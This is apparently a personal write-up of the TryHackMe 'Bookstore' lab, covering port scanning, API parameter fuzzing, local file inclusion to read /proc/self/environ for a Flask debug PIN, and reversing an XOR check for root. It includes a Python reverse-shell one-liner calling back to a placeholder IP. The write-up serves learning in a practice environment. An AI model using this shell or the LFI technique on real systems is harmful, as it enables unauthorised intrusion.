
After several hospital appointments, I finally had time for another CTF. This time I picked Bookstore on TryHackMe, rated as medium and focused on API enumeration — exactly my thing. Web pentesting is what I enjoy most at the moment, and although I might try bug bounties in the future, that’s still a different league and not something I feel fully ready for yet.
This machine turned out to be a nice combination of API fuzzing, source code analysis, and Local File Inclusion (LFI).
NMAP
A quick port scan revealed three open ports:
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 44:0e:60:ab:1e:86:5b:44:28:51:db:3f:9b:12:21:77 (RSA)
|   256 59:2f:70:76:9f:65:ab:dc:0c:7d:c1:a2:a3:4d:e6:40 (ECDSA)
|_  256 10:9f:0b:dd:d6:4d:c7:7a:3d:ff:52:42:1d:29:6e:ba (ED25519)
80/tcp   open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-favicon: Unknown favicon MD5: 834559878C5590337027E6EB7D966AEE
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
|_http-title: Book Store
5000/tcp open  http    Werkzeug httpd 0.14.1 (Python 3.6.9)
| http-methods:
|_  Supported Methods: HEAD GET OPTIONS
|_http-server-header: Werkzeug/0.14.1 Python/3.6.9
|_http-title: Home
| http-robots.txt: 1 disallowed entry
|_/api </p>
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Port 5000 immediately stood out — Werkzeug usually means Flask.
HTTP (80)
Browsing to port 80 showed a generic web page with no real functionality.

gobuster: no useful directoriesffuf: no subdomains- Burp Suite while browsing revealed requests going to:
/api/v2/resources/books/random4That looked far more interesting than the static site.
API Enumeration (5000)
Navigating to port 5000 gave me a basic page.

I immediately ran Gobuster:
/api/console
Visiting /console showed me a Flask debug console protected by a PIN.

I could brute-force it… but before going down that route, I decided to enumerate the API properly first.
Visiting /api returned actual API documentation.

This confirmed I was in the right place. I grabbed a wordlist for fuzzing from GitHub and started attacking /api/v2. Nothing stood out at first, so I tried older versions.

The API allowed parameters like:
idauthorpublished
So I fuzzed parameter names to see if something unexpected would pop up.

One command always crashed the server: show Checking the response in Burp showed:

The error message filename not defined immediately suggested a possible LFI vulnerability, so I decided to verify it:


After digging through HTML source and failing to extract more useful files manually, I turned to HackTricks — and found two powerful file paths:
- /proc/self/cmdline
- /proc/self/environ
That last file ended up giving me the PIN I needed to unlock the console.

Going back to /console, I entered the PIN and gained access to the Python execution console.

I spawned a reverse shell with this one-liner:
import socket,os,pty; s=socket.socket(); s.connect(("IP",1234)); os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2); pty.spawn("/bin/sh")'
Shell access achieved:
Privilege Escalation
First thing I did after getting a shell was run LinPEAS to get a better overview of the system and spot any obvious privilege escalation vectors. One file immediately stood out in the results:

Checking its permissions showed something interesting:

The file was owned by root and executable. Running it launched some kind of custom binary, so rather than blindly executing it further, I decided to inspect it first.
Reverse engineering the binary
I downloaded the file to my Kali machine and opened it in Ghidra. Reverse engineering is not my strongest skill, so this took me a bit longer than expected — but it was a good learning moment. Eventually I discovered the following logic:

The program calculates a value using this expression:
local_14 = 0x5dcd21f4 ^ 0x1116 ^ 0x5db3So the “mystery value” was just a simple XOR operation. I quickly decoded it in Python:
0x5dcd21f4 ^ 0x1116 ^ 0x5db3Output:
1573743953Root access
At this point I simply ran the binary again and used the decoded value as input.

While this wasn’t a traditional privilege escalation like abusing sudo permissions or misconfigured cronjobs, it was a great hands-on exercise in reverse engineering and understanding how binaries hide secrets. That alone made this part worth it.
Learning notes
API Enumeration
- Always enumerate versioned endpoints:
/v1,/v2,/beta,/old. - Try parameter fuzzing, not just paths — logic bugs often live in parameters.
- Read API docs carefully; they often expose more than intended.
- If v2 looks secure, try v1 — backwards compatibility usually means weaker validation.
Error Handling
- Treat error messages as information disclosure.
- Messages like
filename not definedoften indicate internal file handling. - Application crashes during requests usually mean poor input validation.
- Always test parameters hinted by error output.
Reverse Engineering (Privilege Escalation)
- Download suspicious binaries and analyze locally.
- Start with:
strings- Ghidra or IDA
- Focus on:
- auth checks
- hardcoded values
- XOR routines
- input validation
- Decode logic offline before executing anything on the target.
- Simple obfuscation (XOR) = low-hanging fruit.